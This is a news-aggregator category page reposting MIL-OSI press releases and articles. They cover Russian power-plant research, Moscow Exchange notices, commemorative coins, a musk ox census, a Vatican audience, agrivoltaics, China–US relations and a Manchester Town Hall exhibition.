NewzIntel.com

    • Checkout Page
    • Contact Us
    • Default Redirect Page
    • Frontpage
    • Home-2
    • Home-3
    • Lost Password
    • Member Login
    • Member LogOut
    • Member TOS Page
    • My Account
    • NewzIntel Alert Control-Panel
    • NewzIntel Latest Reports
    • Post Views Counter
    • Privacy Policy
    • Public Individual Page
    • Register
    • Subscription Plan
    • Thank You Page

Category: Europe

  • MIL-OSI Russia: Innovative approach of Polytechnic scientists to increase the efficiency of thermal power plants

    MILES AXLE Translation. Region: Russian Federation –

    Source: Peter the Great St Petersburg Polytechnic University – Peter the Great St Petersburg Polytechnic University –

    A new approach to increasing the economic and energy efficiency of combined-cycle power units of Russian thermal power plants is being developed by a research group from the Institute of Power Engineering of SPbPU with the support of the strategic academic leadership program “Priority-2030”. Scientists have proven that changing the operating mode of combined-cycle units will increase the marginal income of thermal power plants without significantly changing the heating scheme. According to experts’ calculations, the approach will save several million cubic meters of natural gas per heating period.

    Scientists from the Institute of Power Engineering of Peter the Great St. Petersburg Polytechnic University are developing new tools to improve economic and energy efficiency when converting combined-cycle power units to parameters traditional for the Russian energy sector using domestic gas turbine units. According to scientists, all combined-cycle units at Russian thermal power plants currently use low steam parameters in the utilization circuit. This is largely due to the imposed traditions of Western manufacturers of such devices. Analysis and revision of existing equipment operating parameters is the most important stage of systematic work to ensure import independence of the domestic energy sector.

    With the support of the Priority-2030 strategic academic leadership program, a research group from SPbPU is working on optimization tools for the transition to domestic combined-cycle technologies. At the first stage of the work, scientists created digital models of units with combined-cycle plants for a comprehensive analysis of all factors affecting the operation of the CHPP. Then, specialists conducted a study of the influence of various parameters, including the pressure of steam generated in the waste heat boiler, on the economic efficiency of the CHPP.

    Most Western power units operate in condensation mode, i.e. they produce only electrical energy. For Russia, it is typical to use power units with combined production of both heat and electrical energy. Combined-cycle power units with imported gas turbine units operated in our country have a fairly low pressure of 7.4 MPa at the input. But the strong point of the Russian energy industry is a wide range of steam turbines with initial pressures of 12.74 MPa, which are used in classic steam turbine power units, – noted Irina Anikina, Candidate of Technical Sciences, Associate Professor of the Higher School of Nuclear and Thermal Energy of SPbPU.

    Scientists have carried out complex calculations and proposed to increase the initial steam pressure in the utilization circuit of the combined-cycle power plant. Instead of using turbines with reduced operating parameters, scientists proposed to use existing Russian serial-produced steam turbines with minimal modernization, designed for a pressure of 12.74 MPa, during the planned modernization or construction of new combined-cycle power plants. This will significantly increase the availability of combined-cycle power units for the domestic energy sector, as well as the efficiency of the plant. According to scientists’ calculations, this approach will save 2-3 million cubic meters of natural gas in just one heating period.

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    Please note; This information is raw content directly from the information source. It is accurate to what the source is stating and does not reflect the position of MIL-OSI or its clients.

    https://www.spbstu.ru/media/nevs/science_and_innovations/innovative-approach-of-Polytechnic-scientists-to-increasing-efficiency-of-CHP/

    MIL OSI Russia News –

    January 24, 2025
  • MIL-OSI: Agillic patents large-scale personalised communication solution

    Source: GlobeNewswire (MIL-OSI)

    Press release, Copenhagen, 18 October 2024

    Agillic has achieved a Danish patent for its unique method for processing large-scale, real-time data processing. 

    The method reduces the complexity and efforts required to carry out such processing compared to other solutions leading to lower power consumption and lower financial operating costs.

    The Agillic platform has long been a leap forward in marketing technology, empowering brands to deliver personalised, real-time, and scalable customer experiences across channels, positioning them – and Agillic – at the forefront of omnichannel marketing.

    Says Martin Lindboe, Chief Technology Officer:
    “We are thrilled to achieve the patent, acknowledging the efforts behind our unique and highly effective solution for large-scale data communication. With this patent, we are reinforcing our commitment to innovation and supporting brands in creating seamless, data-driven customer engagement that drive results in the most efficient way possible.”

    For further information, please contact
    Emre Gürsoy, CEO, Agillic A/S
    +45 3078 4200
    emre.gursoy@agillic.com

    About Agillic A/S
    Agillic (Nasdaq First North Growth Market Copenhagen: AGILC) is a Danish software company offering brands a platform through which they can work with data-driven insights and content to create, automate and send personalised communication to millions. Agillic is headquartered in Copenhagen, Denmark, with teams in Germany, Norway, and Romania.
    Agillic A/S – Masnedøgade 22 – 2100 Copenhagen – Denmark – www.agillic.com

    The MIL Network –

    January 24, 2025
  • MIL-OSI Europe: Holy See Press Office Communiqué: Audience with the President of the Republic of Liberia

    Source: The Holy See

    Holy See Press Office Communiqué: Audience with the President of the Republic of Liberia, 18.10.2024

    Today, 18 October 2024, in the Vatican Apostolic Palace, the Holy Father Francis received in audience the President of the Republic of Liberia, His Excellency Mr. Joseph Nyuma Boakai Sr., who subsequently met with His Eminence Cardinal Pietro Parolin, Secretary of State of His Holiness, accompanied by His Excellency Archbishop Paul Richard Gallagher, Secretary for Relations with States and International Organizations.
    During the cordial talks at the Secretariat of State, the good relations between the Holy See and Liberia were evoked, as well as the collaboration with the Catholic Church in the fields of education and healthcare, and some aspects of the social and economic situation of the country were discussed.
    The conversation continued with an exchange of opinions on current international affairs, with particular reference to the regional situation and migratory phenomena.
    From the Vatican, 18 October 2024

    MIL OSI Europe News –

    January 24, 2025
  • MIL-OSI Russia: Financial news: 10/18/2024, 11-24 the values of the lower limit of the repo price corridor, the carry rate and the range of interest rate risk assessment of the EUTR (EuroTrans) security were changed.

    MILES AXLE Translation. Region: Russian Federation –

    Source: Moscow Exchange – Moscow Exchange –

    10/18/2024

    11:24

    In accordance with the Methodology for determining the risk parameters of the stock market and deposit market of Moscow Exchange PJSC by NCO NCC (JSC), on 18.10.2024, 11-24 (Moscow time), the values of the lower limit of the repo price corridor with the settlement code Y0/Y1Dt (up to -77.43%), the transfer rate and the range of interest rate risk assessment (up to -0.88 rubles, equivalent to a rate of 106.08%) of the EUTR (EuroTrans) security were changed.

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    Please note; This information is raw content directly from the information source. It is accurate to what the source is stating and does not reflect the position of MIL-OSI or its clients.

    https://www.moex.com/n74104

    MIL OSI Russia News –

    January 24, 2025
  • MIL-OSI Russia: Financial news: 18.10.2024, 11-18 (Moscow time) the values of the upper limit of the price corridor and the range of market risk assessment for the security RU000A0ZYDU3 (SverdlOb4) were changed.

    MILES AXLE Translation. Region: Russian Federation –

    Source: Moscow Exchange – Moscow Exchange –

    10/18/2024

    11:18

    In accordance with the Methodology for determining the risk parameters of the stock market and deposit market of Moscow Exchange PJSC by NCO NCC (JSC), on 18.10.2024, 11-18 (Moscow time), the values of the upper limit of the price corridor (up to 95.79) and the range of market risk assessment (up to 423.03 rubles, equivalent to a rate of 8.75%) of the RU000A0ZYDU3 (SverdlOb4) security were changed.

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    Please note; This information is raw content directly from the information source. It is accurate to what the source is stating and does not reflect the position of MIL-OSI or its clients.

    https://www.moex.com/n74102

    MIL OSI Russia News –

    January 24, 2025
  • MIL-OSI Russia: Financial news: 10/18/2024, 10-42 the values of the lower limit of the repo price corridor, the carry rate and the range of interest rate risk assessment of the EUTR (EuroTrans) security were changed.

    MILES AXLE Translation. Region: Russian Federation –

    Source: Moscow Exchange – Moscow Exchange –

    10/18/2024

    10:42

    In accordance with the Methodology for determining the risk parameters of the stock market and deposit market of Moscow Exchange PJSC by NCO NCC (JSC), on 18.10.2024, 10-42 (Moscow time), the values of the lower limit of the repo price corridor with settlement code Y0/Y1Dt (up to -47.69%), the transfer rate and the range of interest rate risk assessment (up to -0.55 rubles, equivalent to a rate of 73.36%) of the EUTR (EuroTrans) security were changed.

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    Please note; This information is raw content directly from the information source. It is accurate to what the source is stating and does not reflect the position of MIL-OSI or its clients.

    https://www.moex.com/n74098

    MIL OSI Russia News –

    January 24, 2025
  • MIL-OSI Russia: Financial news: 10/18/2024, 10-58 the values of the lower limit of the repo price corridor, the carry rate and the range of interest rate risk assessment of the EUTR (EuroTrans) security were changed.

    MILES AXLE Translation. Region: Russian Federation –

    Source: Moscow Exchange – Moscow Exchange –

    10/18/2024

    10:58

    In accordance with the Methodology for determining the risk parameters of the stock market and deposit market of Moscow Exchange PJSC by NCO NCC (JSC), on 18.10.2024, 10-58 (Moscow time), the values of the lower limit of the repo price corridor with settlement code Y0/Y1Dt (up to -62.56%), the transfer rate and the range of interest rate risk assessment (up to -0.71 rubles, equivalent to a rate of 89.72%) of the EUTR (EuroTrans) security were changed.

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    Please note; This information is raw content directly from the information source. It is accurate to what the source is stating and does not reflect the position of MIL-OSI or its clients.

    https://www.moex.com/n74100

    MIL OSI Russia News –

    January 24, 2025
  • MIL-OSI Russia: Financial news: Silver rubles to the mint (18.10.2024)

    MILES AXLE Translation. Region: Russian Federation –

    Source: Central Bank of Russia –

    On October 18, 2024, the Bank of Russia will issue into circulation commemorative silver coins in denominations of 3 and 200 rubles “300th Anniversary of the St. Petersburg Mint” of the “Historical Events” series.

    The Saint Petersburg Mint is one of the largest in the world. It was founded by decree of Peter I and is located in the most protected place of the Northern capital – on the territory of the Peter and Paul Fortress. Commemorative and investment coins made of precious metals, state awards, commemorative medals, and various tokens are minted here. The hallmark of the Saint Petersburg Mint is on the largest gold and silver commemorative coins of the Bank of Russia weighing 5 kilograms.

    Silver coins of 3 rubles (pure precious metal content – 31.1 g, alloy fineness – 925) and 200 rubles (pure precious metal content – 3000.0 g, alloy fineness – 925) have a round shape with a diameter of 39.0 and 130.0 mm, respectively.

    There is a raised edge along the circumference of both the obverse and reverse sides of the coins.

    On the obverse of the coins there is a relief image of the State Emblem of the Russian Federation, there are inscriptions: “RUSSIAN FEDERATION”, “BANK OF RUSSIA”, coin denomination “3 RUBLES”, “200 RUBLES”, date “2024”, designation of the metal according to the Periodic Table of Elements of D.I. Mendeleyev, alloy fineness, trademark of the St. Petersburg Mint and pure mass of precious metal.


    On the reverse side:

    — the 3-ruble coin (catalogue number 5111-0512) features relief images of a screw press for minting coins, the obverse of a 1724 ruble and the reverse of a 1924 fifty-kopeck coin, and an image of the St. Petersburg Mint building, made using laser matting; the background areas around the press are made using laser matting, the background above the image of the mint building is made using microrelief with a light interference effect; there are relief inscriptions: along the rim — “SAINT PETERSBURG MINT”, at the bottom in two lines — “300 YEARS”.


    The side surface of the coin is ribbed.

    The coin is made in proof quality.

    The mintage of the coin is 3.0 thousand pieces;

    — the 200-ruble coin (catalog No. 5119-0008) features relief images of the mint’s founder, Peter I, a medal-copying machine, the reverse of a chervonets of 1923, the reverse of the “St. George the Victorious” investment coin, the reverse of a ruble minted in 1724, reverses and obverses of change coins of different periods, a coin die, an image of the St. Petersburg Mint building bounded by a circle against a background of geometric images made using laser matting; there are inscriptions: “300 YEARS” at the top, and “ST. PETERSBURG MINT” in three lines at the bottom.


    The side surface of the coin is ribbed.

    The coin is made in proof-like quality.

    The mintage of the coin is 0.05 thousand pieces.

    The issued coins are legal tender in the Russian Federation and must be accepted at face value for all types of payments without restrictions.

    When using the material, a link to the Press Service of the Bank of Russia is required.

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    Please note; This information is raw content directly from the information source. It is accurate to what the source is stating and does not reflect the position of MIL-OSI or its clients.

    http://vvv.kbr.ru/press/PR/?file=638648419322157504COINS.htm

    MIL OSI Russia News –

    January 24, 2025
  • MIL-OSI Russia: Financial news: 10/18/2024, 10-25 the values of the lower limit of the repo price corridor, the carry rate and the range of interest rate risk assessment of the ALRS (ALROSA ao) security were changed.

    MILES AXLE Translation. Region: Russian Federation –

    Source: Moscow Exchange – Moscow Exchange –

    10/18/2024

    10:25

    In accordance with the Methodology for determining the risk parameters of the stock market and deposit market of Moscow Exchange PJSC by NCO NCC (JSC) on 18.10.2024, 10-25 (Moscow time), the values of the lower limit of the repo price corridor with settlement code Y0/Y1Dt (up to -24.26%), the transfer rate and the range of interest rate risk assessment (up to -0.127 rubles, equivalent to a rate of 47.59%) of the ALRS security (ALROSA ao) were changed.

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    Please note; This information is raw content directly from the information source. It is accurate to what the source is stating and does not reflect the position of MIL-OSI or its clients.

    https://www.moex.com/n74096

    MIL OSI Russia News –

    January 24, 2025
  • MIL-OSI Russia: Financial news: 10/18/2024, 10-18 (Moscow time) the values of the upper limit of the price corridor and the range of market risk assessment for the RU000A100YQ0 (Rosnft2P9) security were changed.

    MILES AXLE Translation. Region: Russian Federation –

    Source: Moscow Exchange – Moscow Exchange –

    10/18/2024

    10:18

    In accordance with the Methodology for determining the risk parameters of the stock market and deposit market of Moscow Exchange PJSC by NCO NCC (JSC), on 18.10.2024, 10-18 (Moscow time), the values of the upper limit of the price corridor (up to 90.62) and the range of market risk assessment (up to 942.24 rubles, equivalent to a rate of 11.25%) of the RU000A100YQ0 (Rosnft2P9) security were changed.

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    Please note; This information is raw content directly from the information source. It is accurate to what the source is stating and does not reflect the position of MIL-OSI or its clients.

    https://www.moex.com/n74094

    MIL OSI Russia News –

    January 24, 2025
  • MIL-OSI Global: What does China want from the next US president?

    Source: The Conversation – UK – By Chee Meng Tan, Assistant Professor of Business Economics, University of Nottingham

    During a Taiwan National Day speech on October 10, Taiwanese president Lai Ching-te said that Taipei was determined to defend Taiwan’s sovereignty against “annexation and encroachment”, and emphasised that “China has no right to represent Taiwan”.

    China’s response was swift. Less than a week after Lai’s provocative speech, a record 153 Chinese war planes swarmed and surrounded Taiwan during a Chinese military exercise over 24 hours. Beijing’s intention was simple: issue Taipei a “stern warning” for what China considers a “separatist act”.

    Beijing sees the island as a “sacred and inseparable part of China’s territory” that must return to the fold. The Taiwanese president sees things differently. Currently, the self-governing island has a different political system, and few Taiwanese are in favour of reunification with China.

    Though Washington doesn’t have diplomatic relations with Taipei officially, it does have regular communication through back channels and a strong economic relationship. The island is a key US trading partner and is a major supplier of semiconductors which are critical to the production of computers and other technologies. It also sells arms to Taiwan, although this has reduced significantly under Joe Biden.

    China has not ruled out taking Taiwan by force, and if it does, the US might come to the self-ruling island’s defence as indicated by Washington in the past.

    China holds extensive military exercises around the island of Taiwan in October 2024.

    But Xi will be hoping the outcome of the 2024 US presidential election might bring a leader that would have a different attitude to Taiwan as well as helping China resolve its economic storm, which has resulted in a rising number of protests. So, between an outspoken Donald Trump and a seemingly even-tempered Kamala Harris, does Beijing have a favourite? And do either of them offer Xi anything new?

    Taiwan and Xi’s legitimacy

    Aside from Mao Zedong, the founder of the People’s Republic of China, Xi is the only sitting Chinese head of state without term limits and whose political ideology is enshrined in the Chinese constitution.

    Xi could potentially prove his place in history by resolving China’s economic crisis. However, Beijing’s increasing isolation from the west due to its support of Russia’s Ukraine conquest makes this doubly hard.


    Read more:
    Biden on Taiwan: Did he really commit US forces to stopping any invasion by China? An expert explains why, on balance, probably not


    Like it or not, Xi might have to ramp up whatever agenda Beijing has for Taiwan. If he could make sufficient progress towards unification, he may be hailed as one of the greats of the Chinese Communist Party, which would consolidate his status within the party, and distract from the nation’s economic woes.

    Unlike Harris, who appears to take take alliances and partnerships seriously, Trump questions the benefits of many alliances forged by the US. In fact, the few times that he spoke about Taiwan centres on how the island state has taken America’s semiconductor business, and should pay more to the US for its defence.

    So, would Trump come to Taiwan’s aid if China does invade Taiwan? Given the importance of semiconductors to electronics and AI, he just might. But Trump also has a reputation as a “dealmaker-in-chief”, so he might just cut a deal with Beijing, which erodes Taiwan’s independence. And that is likely to worry Taipei.

    The Russia dilemma

    As Russia’s “partner of no limits”, China has been supplying Russia with technology that fuels Russia’s war machinery against Ukraine. But this has strained Sino-western relations and earned Beijing trade and import restrictions, which hampers China’s economic recovery.

    China could halt its aid to Russia to avoid western scrutiny, but that is not likely. Beijing needs a strong Russia to be a viable ally in its battle against a US-led world order, and to avoid being the focus of the west if Russia falters amid its conquest in Ukraine.

    While Harris backs Kyiv and sees the war as a strategic and moral issue, Trump has criticised US aid to Ukraine. He also believes that Kyiv should provide concessions to Russia to end the war that Putin started in February 2022.

    A future Trump administration might strengthen Russia by withdrawing support for Ukraine and lifting sanctions against Russia. And a more robust Russia is good news for Beijing.

    US economic hostility

    So, at first glance, Trump and Harris’s approaches towards China are different. Trump’s return to the White House could also intensify the trade war that he started in 2018, as tariffs on Chinese goods could go to as high as 60%. This might hasten the economic decoupling between the US and China.

    Harris, on the other hand, wishes to “de-risk” China. This approach seeks to maintain US global interest while engaging with the east Asian economic behemoth. In such a scenario, Beijing might prefer a Harris presidency as it leaves room for negotiation.

    However, Harris has relatively little foreign policy experience, and is expected to pick up where Joe Biden left off. This means the tariffs and technological restrictions that China faced under a Biden administration could stay under her presidency.

    Another factor is Tesla founder Elon Musk, who is an ardent supporter of Trump, and may take a top job within a Trump administration.

    How much influence the tech multi-billionaire actually has over Trump is uncertain. However, it’s worth noting that Musk has substantial business dealings in China, and might seek to lean on Trump if the former president’s policies harms Tesla’s interests.

    With many of these factors unclear at the moment, Beijing will be hoping for a US leader who is more interested in economic wins than protecting Taiwan, and one that Xi can negotiate with to warm up relations between the two countries.

    Chee Meng Tan does not work for, consult, own shares in or receive funding from any company or organisation that would benefit from this article, and has disclosed no relevant affiliations beyond their academic appointment.

    – ref. What does China want from the next US president? – https://theconversation.com/what-does-china-want-from-the-next-us-president-240516

    MIL OSI – Global Reports –

    January 24, 2025
  • MIL-OSI Global: How farmers can use solar power without damaging the rest of their operation

    Source: The Conversation – UK – By Austin Kay, Researcher in Sustainable Advanced Materials, Centre for Integrative Semiconductor Materials, Swansea University

    Snapshot freddy/Shutterstock

    As the world races to meet net-zero targets, emissions from all industrial sectors must be reduced more urgently than ever. Agriculture is an important area of focus as it contributes up to 22% of global greenhouse gas emissions – almost as much as the energy sector.

    One approach to decarbonising the agricultural sector is agrivoltaics. It involves integrating solar panels – or photovoltaics (PVs) – into fields of crops, greenhouses and livestock areas, which can help farmers reduce their carbon footprint while continuing to produce food.

    Agrivoltaics can also mitigate one of the main criticisms often made of solar power – that solar farms “waste” vast tracts of agricultural land that could otherwise be used for food production. In reality, solar farms currently occupy only 0.15% of the UK’s total land – not much compared to its 70% agricultural land.

    The simplest example of an agrivoltaic system would be conventional, crystalline silicon PVs (the market-leading type of solar panels), installed in fields alongside livestock. This method of farm diversification has become increasingly popular in recent years for three main reasons.

    First, it enhances biodiversity as the fields are not seeing a regular crop rotation, being monocultured, or being harvested for silage. Second, it increases production as livestock benefit from the shade and the healthier pasture growth.

    Finally, the solar farm has reduced maintenance costs because livestock can keep the grass short. All this is achieved while the solar panels provide locally-generated, clean energy.

    But if they’re not set up properly, agrivoltaics may cause problems. One of the most important challenges is balancing the need for sunlight between crops and solar panels. Crops need light to grow, and if solar panels block too much sunlight, they can negatively impact crop yields.

    This issue varies from place to place. In countries with fewer sunny days like the UK, the panels need to let more sunlight through. But in places like Spain or Italy, some shade can actually help crops by reducing the stress of intense heat during summer months. Finding the right balance is tricky, as it depends on local conditions, the type of crop, and even the needs of pollinators like bees.

    An agrivoltaic canopy installed in France.
    Jacopo Landi/Shutterstock

    The complexity deepens when we consider the type of PV material used. Traditional solar panels aren’t always suitable because they often block the wavelengths (colours) of light needed by plants.

    This is where newer materials, like organic semiconductors and perovskites, are ideal as they can be customised to let crops get the light they need while still generating energy. Unlike traditional inorganic semiconductors, which are essentially crystals of metal and metalloid atoms, organic semiconductors are molecules mainly made of carbon and hydrogen. Perovskites, meanwhile, are like a hybrid of the two.

    But there are thousands of combinations of these materials to choose from, with scientific literature containing a plethora of options. Figuring out which one works best can be a daunting task.

    This is where computational tools can make a big difference. Instead of testing each material in real-world conditions – which would take years and be incredibly expensive – researchers can use simulations to predict their performance. These models can help identify the best materials for specific crops and climates, saving both time and resources.

    The tool

    We have developed an open-source tool that helps compare various PV materials, making it easier to identify the best options for agrivoltaics. Our tool uses geographical data and realistic simulations of how different PV materials perform.

    It considers how light travels through these materials and reflects off them, as well as other important performance measures like voltage and power output. The tool can also take lab-based measurements of PV materials and apply them to real-world scenarios.

    Using this tool, we simulated how much power different PV materials could generate per square metre over the course of a year, across various regions. And we calculated how much light passed through these materials to ensure it was enough for crops to thrive.

    An agrivoltaic installation over raspberry crops in the Netherlands.
    Jacopo Landi/Shutterstock

    By running these simulations for multiple materials, we could identify the most suitable options for specific crops and climates.

    Tools like ours could play a critical role in decarbonising the agricultural sector by guiding the design of agrivoltaic systems. Future research could combine these simulations with economic and environmental impact analyses. This would help us understand how much energy we can expect from a solar panel over its lifetime compared to the resources and costs involved in producing it.

    Ultimately, our tool could help researchers and policymakers in selecting the most efficient, cost-effective and eco-friendly ways to decarbonise agriculture and move us closer to achieving global net-zero emissions.


    Don’t have time to read about climate change as much as you’d like?

    Get our award-winning weekly roundup in your inbox instead. Every Wednesday, The Conversation’s environment editor writes Imagine, a short email that goes a little deeper into just one climate issue. Join the 35,000+ readers who’ve subscribed so far.


    Austin Kay is a Postgraduate Student at Swansea University and receives funding from the Engineering and Physical Sciences Research Council (EPSRC) through program grant EP/T028513/1 Application Targeted and Integrated Photovoltaics.

    – ref. How farmers can use solar power without damaging the rest of their operation – https://theconversation.com/how-farmers-can-use-solar-power-without-damaging-the-rest-of-their-operation-239625

    MIL OSI – Global Reports –

    January 24, 2025
  • MIL-OSI Russia: Attention! Applications for study in Russia within the Russian Government quota have started to be accepted

    MILES AXLE Translation. Region: Russian Federation –

    Source: Saint Petersburg State University of Architecture and Civil Engineering – Saint Petersburg State University of Architecture and Civil Engineering –

    On October 7, 2024, the acceptance of applications for study in Russia in the 2025/2026 academic year within the quota of the Government of the Russian Federation began.

    A foreign citizen wishing to study under a quota must:

    register in the state information system “Education in the Russian Federation for Foreigners” (GIS “ORFI”); fill out the form; attach a photo, scanned copies of your passport and education document (or certificate of the period of study); send the completed form through the GIS “ORFI”, transferring the electronic application to the “for verification” status.

    For questions regarding the selection of candidates in foreign countries, please contact the Rossotrudnichestvo representative offices abroad or the diplomatic missions of the Russian Federation.

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    Please note; This information is raw content directly from the information source. It is accurate to what the source is stating and does not reflect the position of MIL-OSI or its clients.

    http://www.spbgasu.ru/nevs-and-events/nevs/attention-the-acceptance-of-applications-for-study-in-Russia-within-the-RF-government-quota has started/

    MIL OSI Russia News –

    January 24, 2025
  • MIL-OSI Russia: With the support of Rosneft, scientists studied the musk ox population in Taimyr

    MILES AXLE Translation. Region: Russian Federation –

    Source: Rosneft – Rosneft – An important disclaimer is at the bottom of this article.

    Scientists from the Siberian Federal University, with the support of RN-Vankor (the operator of Rosneft’s flagship project Vostok Oil), conducted a comprehensive census of musk oxen in the western part of Taimyr. The research is being conducted within the framework of the enterprise’s grant program.

    Preservation of the environment for future generations is an integral part of the corporate culture of Rosneft Oil Company. The Company’s subsidiaries implement comprehensive programs for the conservation and restoration of biological resources, including the use of advanced technological solutions.

    For the survey work, the researchers used air and water transport. The total length of all routes exceeded 12 thousand km, of which more than 2.8 thousand km were water expeditions along the Pyasina River and its tributaries, Lake Pyasino.

    Scientists have obtained up-to-date data on the number, age and sex structure, and distribution of the musk ox population in Western Taimyr. All encounters and tracks of animals were documented using photo and video equipment, GPS recorders, and coordinates were recorded on a cartographic basis. In addition, scientists conducted a survey of the indigenous population, including fishermen and hunters, about the places of encounters with musk oxen.

    On the right bank of the Pyasina River, near the mouth of the Khanchecha River, scientists have noted for the first time a group of musk oxen: an adult male and female, a yearling bull and two yearlings (calves born this year). The data obtained indicate successful reproduction of mammals in the territory of Western Taimyr. In addition, according to scientists, it is possible to speak with a high degree of probability about the gradual dispersal of musk oxen in Western Taimyr.

    In order to resettle the species in this territory, scientists from the Siberian Federal University will develop recommendations and measures for the conservation and further rational use of this biological resource in Taimyr as a whole. Let us recall that the musk ox population in Taimyr was revived by Soviet scientists during a unique project in 1974. By the mid-1990s, the number of musk oxen on the peninsula was about 1 thousand individuals, and in the early 2000s, more than 4 thousand.

    Reference:

    The implementation of environmental and social projects of practical importance for Taimyr and its population is carried out within the framework of the grant program “RN-Vankor”. This year, with the support of oil workers, projects are being implemented to assess the state of the populations of the main commercial fish of the reservoirs of Taimyr using express analysis technologies, and to create a textbook “Reindeer of Taimyr”.

    In 2023, the winners of the grant competition were projects to assess the state of aquatic biological resources of the Yenisei Gulf of the Kara Sea, analyze the number and distribution of anseriformes in Western Taimyr, and assess the state and dynamics of vegetation in the western part of Taimyr based on remote sensing data.

    Department of Information and Advertising of PJSC NK Rosneft October 18, 2024

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    Please note; This information is raw content directly from the information source. It is accurate to what the source is stating and does not reflect the position of MIL-OSI or its clients.

    http://vvv.rosneft.ru/press/nevs/item/220927/

    MIL OSI Russia News –

    January 24, 2025
  • MIL-OSI Russia: Facade works have begun on the second stage of the modern NSU campus

    MILES AXLE Translation. Region: Russian Federation –

    Source: Novosibirsk State University – Novosibirsk State University –

    At the second stage of the modern NSU campus — in the buildings of the educational and scientific center of the Institute of Medicine and Medical Technologies (UNC IMMT) and the scientific research center (SRC) — work has begun on installing ventilated facades. Work is also underway to install translucent enclosing structures (stained glass). The construction readiness of the facilities is 18.2% and 15.4%, respectively. The construction of the facilities is carried out within the framework of national project “Science and Universities”.

    According to the adopted architectural solution, in the buildings of the UNC and NIC, not standard windows are installed, but stained glass ones, which assume a larger glazing area. Their size is 3-4 times larger than a regular window.

    The buildings of the UNC and NIC, as well as the building of the flow auditoriums, have an atrium, but only of a smaller size. This is a central distribution space, illuminated through a zenith skylight located in the ceiling, the installation of which began this week in both buildings. Work is also continuing on the installation of an external storm and domestic sewage system, and work on laying the external block of “Sibit”. Work on installing temporary heat supply to the UNC has been completed.

    — The construction of the second stage of the NSU campus will create the latest infrastructure for educational and research activities in the region. A pilot pharmaceutical production facility will be created on the site of a modern research center, and laboratories for training students in a wide range of areas will be located in the equipped premises of the educational and scientific center of the NSU Institute of Medicine. This will bring the educational process to a new level and implement the goals and objectives that will be laid down in the new national project “Youth and Children”, created on behalf of President Vladimir Putin, — commented Deputy Governor of the Novosibirsk Region Irina Manuilova.

    — We are planning to launch new network educational programs — Medical Cybernetics and Pharmacy, an agreement on the implementation of this project was signed with the Moscow State University Engineering School within the framework of the Technoprom forum. The research center will be used to develop advanced areas in which NSU occupies a leading position — space instrumentation, synchrotron-neutron research, artificial intelligence and others, — noted NSU Rector, Academician of the Russian Academy of Sciences Mikhail Fedoruk.

    In the building of continuous auditoriums, which also belongs to the second stage facilities, finishing works are being completed, commissioning works of engineering systems are underway. The construction readiness of the facility is 86%. In parallel, documents are being prepared for obtaining acts of admission in Rostekhnadzor and permission for commissioning. The construction of the building of continuous auditoriums is planned to be completed by the end of 2024.

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    Please note; This information is raw content directly from the information source. It is accurate to what the source is stating and does not reflect the position of MIL-OSI or its clients.

    http://vvv.nsu.ru/n/media/nevs/campus-construction/façade-work has begun on the second-stage-facilities of the modern-nsu-campus/

    MIL OSI Russia News –

    January 24, 2025
  • MIL-OSI United Kingdom: Our Town Hall: Portraits of a Workforce exhibition

    Source: City of Manchester

    Leah Finch, a Construction Manager for Lendlease

    A new exhibition at Manchester Central Library is set to focus on some of the skilled craftspeople, artisan trades and construction team behind the current transformation of Manchester’s Town Hall.

    Extraordinarily little is known about the artisans who built the Town Hall between 1868 and 1877, and certainly no photographs exist.  

    Fast forward around 150 years and today’s skilled workers are no strangers to the lens of Manchester City Council photographer Barrie Leach, whose visual catalogue captures portraits of those working on the Town Hall since the beginning of the project to repair, restore and refurbish this much-loved building.  

    The exhibition’s focus is to highlight some of the people behind the work. As well as modern construction workers and the behind-the-scenes staff who make it all possible there are some incredible heritage trades involved. Stonemasonry, mosaic making, stained glass repair and manufacture, horology: these are all crafts that would have been widespread in the 1870s but are now very much specialist – and rare – trades.  They are, however, critical to our restoration project.  

    The project to safeguard the building for current and future generations needed hundreds of these time-served tradespeople, who have come together to make the building safe and accessible.   As a result of bringing in these expert professionals, hundreds more Mancunians have had the opportunity to gain – or be inspired by – these skills, through school and work placements, apprenticeships and new jobs. These trainees and employees play a key part in keeping these precious skills alive. 

    Thirty large portraits and 60 smaller contextual images in the exhibition show the pride that the modern team have discovered in being able to lovingly restore, and give new life to, the work of the forgotten workforce who went before them.  

    The exhibition is divided into 10 zones concentrating on the people and work taking place throughout the building where work has been happening including; ground floor and courtyard, interiors, state rooms, Great Hall, Clock Tower, collections, exterior, roof, Albert Square and Albert Memorial, and behind the scenes. 

    As work on the Our Town Hall project continues to bring it up to modern safety standards, improving access to the building and its artefacts, and creating a new visitor attraction, the photographic record is also ongoing: only a small selection of the images is on show in this first exhibition. The full collection will form part of the historical archive, telling the stories of the people who lovingly restored the Town Hall for all to see. 

    The exhibition will run in Manchester Central Library’s first floor exhibition space from Friday 18 October 2024 until June 2025. 

    Councillor Garry Bridges, Deputy Leader of Manchester City Council said: “This new exhibition is a celebration of the work taking place behind the Town Hall hoardings which few people have had the privilege to witness.  It is our way of ensuring that today’s artisans will not be forgotten.  Just as the skills of those who helped create the building in the 19th Century have left the city a magnificent legacy, so will today’s project team. Working on this project is a real labour of love.  

    “We knew from the outset that this was going to be a mammoth task, and we wanted to capture and share the journey of all those who have taken part.  We wanted to celebrate the role of all the workers on the team and show as much of the range of trades – modern and not–so–modern – required to complete the transformation of our iconic Town Hall.  The bonus is that – in doing so – we have also created a wonderful visual archive for reference in years and generations to come. We can’t wait to share it with Manchester people and visitors.”  

